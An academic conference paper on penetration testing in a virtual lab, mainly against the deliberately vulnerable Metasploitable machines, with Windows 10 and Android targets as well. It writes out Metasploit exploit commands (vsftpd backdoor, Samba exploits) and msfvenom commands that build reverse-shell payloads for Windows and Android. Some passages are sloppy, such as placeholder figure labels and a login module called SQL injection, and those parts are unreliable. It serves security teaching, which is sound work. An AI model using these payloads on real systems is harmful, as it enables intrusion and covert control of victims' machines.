SEBHA UNIVERSITY CONFERENCE PROCEEDINGS, VOL.04 NO. 1 2025
DOI: 10.51984/SUCP.V4I1.3852

المؤتمر العلمي الأول للتطبيقات الهندسية (ICEA'2024)
The First Scientific Conference on Engineering Applications (ICEA'2024)
Conference homepage: www.icea.ly

An Analysis of Tools and Techniques Employed In A Cyber Security Penetration Testing

Azeddien M. Sllame, Sumu Mohamed Ramadan Sharif

Faculty of Information Technology University of Tripoli, Tripoli, Libya

Keywords:
Penetration Testing
Risk Assessment
Vulnerability Scanning
Metaspoitable2
Attacks

A B S T R A C T

This paper describes a penetration testing process in terms of risk assessment, vulnerability scanning, and analysis of pen testing techniques applied via tools. Starting the attack by issuing Nmap command to discover insecure running services and their related ports, to start finding vulnerabilities and do pen testing by exploiting them then analyzing the results. The whole process is performed on virtual environment to show the effectiveness of pen testing in protecting organizations against vulnerabilities' exploitation to reduce the risk to a minimally acceptable level.

تحليل الأدوات والتقنيات المستخدمة في اختبار اختراق الأمن السيبراني

عز الدين محمد السلامي و سمو محمد الشريف

كلية تقنية المعلومات جامعة طرابلس، طرابلس، ليبيا

الكلمات المفتاحية:
اختبار الاختراق
تقييم المخاطر
مسح الثغرات الأمنية
Metaspoitable2
الهجمات

الملخص

تصف هذه الورقة عملية اختبار الاختراق من حيث تقييم المخاطر، ومسح الثغرات، وتحليل تقنيات اختبار الاختراق المطبقة من خلال الأدوات. بدء الهجوم بإصدار أمر توصيف الشبكات Nmap لاكتشاف الخدمات غير الآمنة التي تعمل والمنافذ المرتبطة بها، للبدء في العثور على الثغرات وإجراء اختبار الاختراق من خلال استغلالها ثم تحليل النتائج. يتم تنفيذ العملية بأكملها في بيئة افتراضية لإظهار فعالية اختبار الاختراق في حماية المؤسسات من استغلال الثغرات، بهدف تقليل المخاطر إلى أدنى مستوى مقبول.. التجارب التى تم اجرائها اكدت على أهمية حسن اختيار الادوات المناسبة لاجراء الاختبارات الضرورية على الانظمة من أجل تأكيد حمايتها.

1. Introduction

To identify risks and establish security gaps, thorough security risk assessments, security audits, vulnerability scanning, and penetration testing are used. To ensure that the organization is as secure as possible, techniques including risk assessments, penetration testing, and vulnerability scanning are applied. Like all systems, some are more helpful in certain situations than others, but they are all efficient in different ways. Knowing when and how to use each is crucial [1] [2]. A testing strategy defines in which testers focus on particular or all system components or the program to check for vulnerabilities that could be exploited to compromise the application, environment resources, or data [SP800-115]. The test process defines where assessors attempt to circumvent or get past a system's security measures, usually while adhering to tight regulations. To discover system vulnerabilities based on system data gathered during relevant evaluation procedures, testing is utilized in vulnerability analysis for vulnerability assessment [NIST]. Penetration testing employs cutting-edge, useful techniques, tactics, and protocols to enter the target environment and determine how vulnerable it is to actual attacks. Examples of particular testing and assessment types include network, web application, wireless, war dial, and social engineering in the form of an email phishing campaign. Configuration The team examines the operating system and database settings and configurations and compares them to industry standards, recommendations, and best practices in order to identify security vulnerabilities [CISA]. Penetration testing, sometimes known as a pen test, is a technique used to evaluate an online application's security by simulating a cyberattack on a computer system, network, or network. Pen tests are intended to assess a system's overall security posture and identify vulnerabilities that an attacker could exploit. Every business should perform penetration tests to help identify and address potential security and data privacy vulnerabilities before they are exploited.

This paper is structured as follows: penetration testing is briefly illustrated in section 2. Related work is outlined in section 3. Types of penetration testing are described in section 4. Section 5, defines the relationship between risk assessment, vulnerability scanning, and pen testing. Section 6 briefs some results. Finally, concluding remarks are outlined in section 7.

Penetration Testing

There are two ways to test for penetrations: externally and internally. A document outlining the terms of the engagement is created by both parties and signed by them. Common practices

*Corresponding author:
E-mail addresses: azeddien239@gmail.com,(S. M. Sharif) a.sllame@uot.edu.ly
Article History : Received 11 March 2024 - Received in revised form 05 September 2024 - Accepted 15 October 2024

include: Potential flaws assessed in accordance with the potential severity of harm and after consulting the consumer. The technical point of contact will speak often with the pen tester during the engagement. Only times that have been mutually agreed upon will penetration tests be conducted on specified systems. A file or screenshot will be placed on the system to confirm if the pen tester has successfully infiltrated it [NIST] [CISA]. Pen testing goals include: (i) identify weaknesses in networks, applications, and systems; (ii) by using a structured, repeatable methodology, the organization's components are tested, and relevant results and recommendations are produced, and (3) analyze the data acquired to identify security trends across all organizational settings.

The following are the phases of penetration testing methodology:

- **Planning** and reconnaissance: this involves establishing objectives and scopes as well as obtaining information to gain a deeper comprehension of a system's operation and possible weaknesses.
- **Vulnerability scanning**: performing a system's or application's code examination to see how it reacts to various intrusion interrupts is known as scanning.
- **Access**: In this procedure, testers evaluate a target's vulnerabilities and determine the potential harm they may create by using online apps.
- **Maintaining access**: The objective of this phase is to ascertain whether a specific vulnerability can be employed to continue existing in the compromised system for a sufficient amount of time to allow a threat actor to obtain access to it.
- **Analysis**: The test results are combined into a report that lists exploitable vulnerabilities in order of severity, sensitive data that may be accessed, and the length of time the system has been susceptible. A pen test's findings can be applied to strengthen a system's security.

Related Work

There are many researches in the area of penetration testing, however, authors in [4] provided a detailed overview to pen testing methodologies proposed by many organizations as well as described penetration testing lifecycle and domains. In [5] the authors described that cyber security testing from different aspects; software in general, web applications, pen testing with dynamic analysis, and risk-based scanning techniques. In reference [5] Michael Kyei Kissi and Michael Asante explained the penetration testing of wireless networks. In [6] Nuno Antunes and Marco Vieira described a proposed methodology for designing vulnerability testing tools used to test web services that contains a testing process. Michael Bingham et. al. in [8] showed how by using a heuristic, we can determine how easily non-experts use Metasploit and Nessus as popular penetration testing tools. However, they pointed out that design flaws in user interfaces, software configurations, and user notifications that can make it difficult for non-security experts to utilize these kinds of technologies efficiently. Also they suggested making changes to the user interface to solve problems found during their assessment work. Thus, this paper‘s work is a continuous research work to the presented in [7] which explores the cyber security field especially attacks, risk analysis, vulnerability assessment, and Pentesting in order to prevent ransomware and DDoS attacks.

Approaches to Penetration Testing

This section summarizes the main features of each types of penetration testing [3][4][8][9]:

Black box testing

An application or system's security can be assessed through black box testing where in this type of pen testing the testing team has zero knowledge of the intended target. Even the type of application or operating system is unknown to the penetration tester. However, to attack the system, the tester must employ the same instruments and methods as a hacker. Thus, it uses very similar resources to those that an attacker would have access to and demands a great degree of competence. Consequently, testing for overall system security is best done through black box penetration testing.

White box testing

In this type the testing team has an administrative or developmental knowledge of the intended target. White Box penetration testing involves the tester having total access to the environment and source code. This type is performed by observing how the software functions rather than by looking for flaws in the code and looking to understand how the program functions work together, after which an attempt is made to compromise the application using source code knowledge. Black-box testing, in which the tester does not have access to the source code, is the opposite of the white hat pen testing.

Gray box testing

In this type the testing team has a user familiarity with the target (anonymous). Thanks to network diagrams, network documentation, or limited access to the internal network, the pen tester has some understanding of the target environment. However, the tester's knowledge of the target environment is not exhaustive, but it is more than superficial. Thus, in early program's development cycle, gray box testing is usually conducted to determine what kinds of vulnerabilities might exist and how much information an attacker could possibly obtain [10] [11].

Risk assessment, Vulnerability Scanning, and Penteration Testing

In this section the key differences between a Risk Assessment and Penetration testing is highlighted.

- Vulnerability scanning is an essential part of every organization's cyber protection. A vulnerability scan, which is an automated process, looks for possible weak points or vulnerabilities in a network or environment. It is a high-level procedure that usually finds possible weak points that could be used against the organization. Vulnerability scans are generally finished fast since they are automated. A report outlining each problem found during a vulnerability scan will be generated. These will be used to categorize issues into High, Medium, and Low Severity categories. A good vulnerability scan report includes information on the location, cause, and recommended course of action for resolving each issue [10] [11].
- On another hand, penetration testing goes one step further by actively attempting to attack these vulnerabilities. When doing a penetration test, hands-on skills is required, but vulnerability assessments are usually automated. As a result, penetration testing takes more effort and time. Internal penetration tests assume that there is an attacker with access to the internal network. Conversely, the purpose of an external penetration test is to assess your external defenses [10] [12].
- Consequently, a security risk assessment identifies and examines the essential security controls in place in the organization. It examines the total cybersecurity risk profile and provides more comprehensive understanding of the strengths and places for development. For instance, a risk assessment will examine other crucial areas like business continuity, access control, policies and procedures, data security, etc. in addition to occasionally including a vulnerability scan and penetration testing (or portions of these). Thus, a crucial component of an organization's risk management procedure should be risk assessments. Therefore, the best method to see the organization's security from a broader perspective is through risk assessments. Even though vulnerability scans and penetration tests can reveal flaws in the network defenses, they cannot provide whether the defined rules and procedures, business continuity plan, or access control are sufficient or lacking [3] [11] [13].

Experimental Study

The experimental study is performed by employing a network shown in Fig. 1. Because it is illegal to perform penetration testing on any organization’s system without writing agreement explaining the scope and where we stand on the process. The virtual environment consists a virtual environment contains many virtual machines the used to perform different kinds of attacks, vulnerability scanning and conducting the penetration testing. The network consists of four attackers, two switches, one router, three VPCS (Virtual PC Simulators), as well as Windows 10 and Metasploitable2 VMs (Virtual Machines).



Fig.1.: The case study topology

However, the experimental environment includes the Colasoft Capsa tool which is a network performance analysis and diagnostics tool, that provides an extremely powerful and comprehensive packet capture and analysis clarification with an easy-to-use interface giving the users the ability to protect and monitor networks in critical environments. The powerful view of the dashboard of the Colasoft Capsa tool is a new feature that runs a great many statistical graphs from a global network to a specific node. With these graphs, anomalies can be easily found in the network, as well as it is used to monitor attacks, vulnerability scanning and penetration testing conducted experiments [6].

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. In the experiments we have tested the following vulnerabilities: server side attack, client side attack, create payload, Payload injection to an image, android hacking, SQL injection.

Finding vulnerabilities impplanted in Metasplotable2 machine

- Finding open ports and services running on Metasploitable vulnerable machine using Nmap tool, the result is shown in Fig. 2, which identifies FTP, telnet, smtp, RPC, shell and login is used in some ports without any security extensions applied to protect their data transfer.

Fig.2.: Nmap scan of the target system

- Running vulnerability scanning on Metasploitable machine to find out vulnerability in order to exploit them, however, a list is partially illustrated on Fig. y. while Fig. 3 exemplifies more details about the Metasploitable vulnerabilities and proposed scripts that can used to perform attacks to exploit such vulnerabilities.

Fig.3. Metasploitable vulnerabilities and proposed scripts

- **Performing server side attack (ssh, ftp) web:**

This attack is performed over the discovered Apache server with a vulnerability named server-side web using the exploit components found in Metasploit Pentesting environment scripts. The discovery of the Apache server and its insecure services with their port is described in Fig. 4, Whereas Fig. 5 shows command that is used to penetrate and gain access to the attacked Apache server. However, the following commands are run to gain and maintain access on the Apache server.

use exploit/unix/ftp/vsftpd_234_backdoor
Set RHOSTS 192.168.47.130
Run

Right now, we are on the Apache server, we add files or do anything such as implanting backdoor or ransomware. Also, we can use another exploit to gain more access to system by issuing the following script, as shown in Fig. 6.

Use exploit/multi/samba/usermap_script
Set RHOSTS 192.168.47.130
Exploit.



Fig.4.: Nmap scan results



Fig.5.: penetration of Apache server



Fig.6.: exploit and gain more access

Advanced pen testing with Metasplotable3 machine

Starting the attack by issuing Nmap command to discover insecure running services and their related ports, to start finding vulnerabilities and do pen testing by exploiting them (nmap –p- -sV 192.168.47.140). The result of the scan of the Metasploitable3 is illustrated in Fig. 7. There are many insecure running services with their open ports, such as ftp, mysql, java, and much more.

Fig.7.: new Nmap scan to discover samba service

- However, successfully performed Samba attack to provide access to the root filesystem using an anonymous connection and a writeable share.

root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.47.140
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf auxiliary(samba_symlink_traversal) > exploit
*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*] \\ 192. 168.47.140\tmp\rootfs\

- Performing client-side attack

This attack needs building up a payload using a Metasploit msfvenom tool as a backdoor, then we send it to the target, hence we install with proper encryption it on the target machine say (Windows 10 VM). It is necessary to make it stealth so the target can not detect it.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.47.128 LPORT=4444 -f exe >/var/www/fun.exe

After running the Apache service of the target while turning on the database service of the Metasploit Pentesting environment. Then we use meterpreter to gain access to the target.

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
Show options
Change some options of the intended payload to implant it into the target server.
Set LHOST 192.168.47.128
Set LPORT 4444
Exploit
Now start listening to intended port of the target Windows 10 machine, hence at the right moment performs the attack, we can see this process on the browser. Thus the Windows 10 system now is under control, as seen in Fig. 8



Fig.8.: Windows 10 system under control

Attacking mobile phones by creating an Android payload

The attacking of android systems that are used with mobile phones is done by creating special payloads that work on such systems. The payload need to be build and then need to be sent via Internet site so as when any Android mobile download it, a session is opened with us to perform the attack. The Metasploit pen testing environment is used via msfvenom tool to create the payload, then we make over html page of the Kali Linux VM machine to perform the attack, as follows, see Fig. 9.

msfvenom --list payloads, as shown in Fig. DDD; then do

msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.47.128 -o /root/Desktop/morefun.apk

After that, run the Metasploit framework to setup and establish a connection to the target android mobile. Then, listen to the target and apply the attack, as seen in Fig. 10, which shows that the file is sent to the target, accepted, and opens a session running, making it under the control.



Fig.9.: attacking of android systems

Fig.10.: file sent to target, accepted, and opens a session

Perforing SQL injection attack

The first step in this attack is to make sure that the MySQL port 3306 is open and running the service related to MySQL database. Thus, Nmap tool is used to perform special scan on the target port 3306, the result is shown in Fig. 11. However, it is clear from the Fig. 11 that the port 3306 is open, so we can search the Metasploit framework to find suitable payloads to do SQL injection attack and use it to exploit the database as follows.

USE AUXILIARY/SCANNER/MYSQL/MYSQL_LOGIN

AXILIARY/SCANNER/MYSQL/MYSQL_LOGIN

Thus, the access is gained and we can make mysql login using users' credentials by the SQL injection attack, as seen in Fig. 12, which summarize the steps of getting the password file of the MYSQL database and change it, to make the system under control.



Fig.11.: scanning for MYSQL service



Fig.12.: Performing SQL injection attack

Performing DDoS attack to check system availability

This type of attack is performed over the system declared in the case's Figure above. However, different DDoS attacks have been conducted on the system, while the results are captured by using ColaSoft Cpasa tool which outperforms Wireshark in may aspects. Therefore, the following Figures will demonstrate the DDoS attacks. Before the attack is illustrated in Fig. 13. While number of packets and IPs of attackers is shown in Fig. 14. After the attack detailed resuls are shown in Fig. 15 and Fig. 16 respectively.



Fig.14.: Packet View before the Attack



Fig.15.: Dashboard default Tab during the Attack



Fig.16.: Packet View during the Attack

Conclusion

Pen testing is an important part of risk assessment. Technological vulnerabilities are investigated and assessed through testing outcomes; nonetheless, an organization alone can ascertain how its organizational risk will impact its operations. Cyber-risk specialists must assess the overall business risk connected to the discovered vulnerabilities while planning risk mitigation in order to determine an effective and efficient response to report results.

References

[1] Sarker, K.U.; Yunus, F.; Deraman, A. Penetration Taxonomy: A Systematic Review on the Penetration Process, Framework, Standards, Tools, and ScoringMethods. Sustainability 2023, 15, 10471. https://doi.org/ 10.3390/su151310471

[2] Felderer, M., Büchlein, M., Johns, M. et al. (3 more authors) (2015) Security Testing: ASurvey. In: Memon, A., (ed.) Advances in Computers, Volume 101. Elsevier , Cambridge, MA, USA , pp. 1-51. ISBN 9780128051580 https://doi.org/10.1016/bs.adcom.2015.11.003

[3] Michael Kyei Kissi, Michael Asante: Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools in *International Journal of Computer Applications (0975 – 8887) Volume 176 – No. 32, June 2020*

[4] Nuno Antunes1, Marco Vieira1 Designing vulnerability testing tools for web services: approach, components, and tools, Int. J. Inf. Secur., Springer-Verlag Berlin 2016, DOI 10.1007/s10207-016-0334-0

[5] Michael Bingham, Adam Skillen, and Anil Somayaji: Even Hackers Deserve Usability: An Expert Evaluation of Penetration Testing Tools, in 9th ANNUAL SYMPOSIUM ON INFORMATION ASSURANCE (ASIA'14), JUNE 3-4, 2014, ALBANY, NY

[6] Mariam Abojella Msaad, Reema A. Saad, Azeddien M. Sllame: A Simulation based analysis study for DDoS attacks on Computer Networks, in the IEEE 1st International Maghreb Meeting of the conference on Sciences and Techniques of Automatic control and computer engineering (IEEE MI-STA'2021), pp. 756-761, May 2021, Tripoli, Libya.

[7] Thorsen, C., Nufryk, J., & Taylor, P. J. (2019). The Official CompTIA PenTest+ Student Guide (Exam PTO-001). Downers Grove, IL: CompTIA.

[8] Tiller, J. S. (2016). CISO'S Guide to Penetration Testing: A framework to plan, manage, and maximize benefits. Boca Raton, FL: CRC Press.

[9] Shebli, H. M., & Beheshti, B. D. (2018). A study on penetration testing process and tools. 2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT). doi:10.1109/lisat.2018.8378035

[10] Mell, P.; Scarfone, K.; Romanosky, S. CVSS v2 Complete Documentation. FIRST. Available online: www.first.org/cvss/v2/guide (accessed on 27 .9. 2024).

[11] Goutam, Arvind and Vijay Kumar Tiwari. "Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application." 2019 4th International Conference on Information Systems and Computer Networks (ISCON) (2019): 601-605.

[12] Wang, Liwei, Robert Abbas, Fahad M. Almansour, Gurjot Singh Gaba, Roobaea Alroobaea, and Mehedi Masud. "An empirical study on vulnerability assessment and penetration detection for highly sensitive networks." Journal of Intelligent Systems 30, no. 1 (2021): 592-603.

[13] Azeddien M. Sllame;Tayma Esam Tomia;Ruqia Mohammed Rahuma: A Holistic Approach for Cyber Security Vulnerability Assessment Based on Open Source Tools: Nikto, Acunitx, ZAP, Nessus and Enhanced with AI-Powered Tool ImmuniWeb, In IEEE 4th International Maghreb Meeting of the Conference on Sciences and Techniques of Automatic Control and Computer Engineering (MI-STA), 2024, Tripoli, Libya.

[14] Azeddien M. Sllame: Performance Evaluation of Multimedia over MPLS VPN and IPSec Networks, In IEEE 2nd International Maghreb Meeting of the Conference on Sciences and Techniques of Automatic Control and Computer Engineering (MI-STA'2022), 23-25 May 2022, pp. 32-37, doi: 10.1109/MI-STA54861.2022.983757223-25, May 2022, Sabratha, Libya.

[15] NIST: SP 800-30, NIST guide for conducting risk assessment (www . nist . gov , last access 29.1.24)

[16] CISA: cisa. gov (last access 27.9.24)

[17] Mitra: cve. Mitra .org (last access 27.9.24)

[18] Nvd .nist .gov, (last access 27.9.24)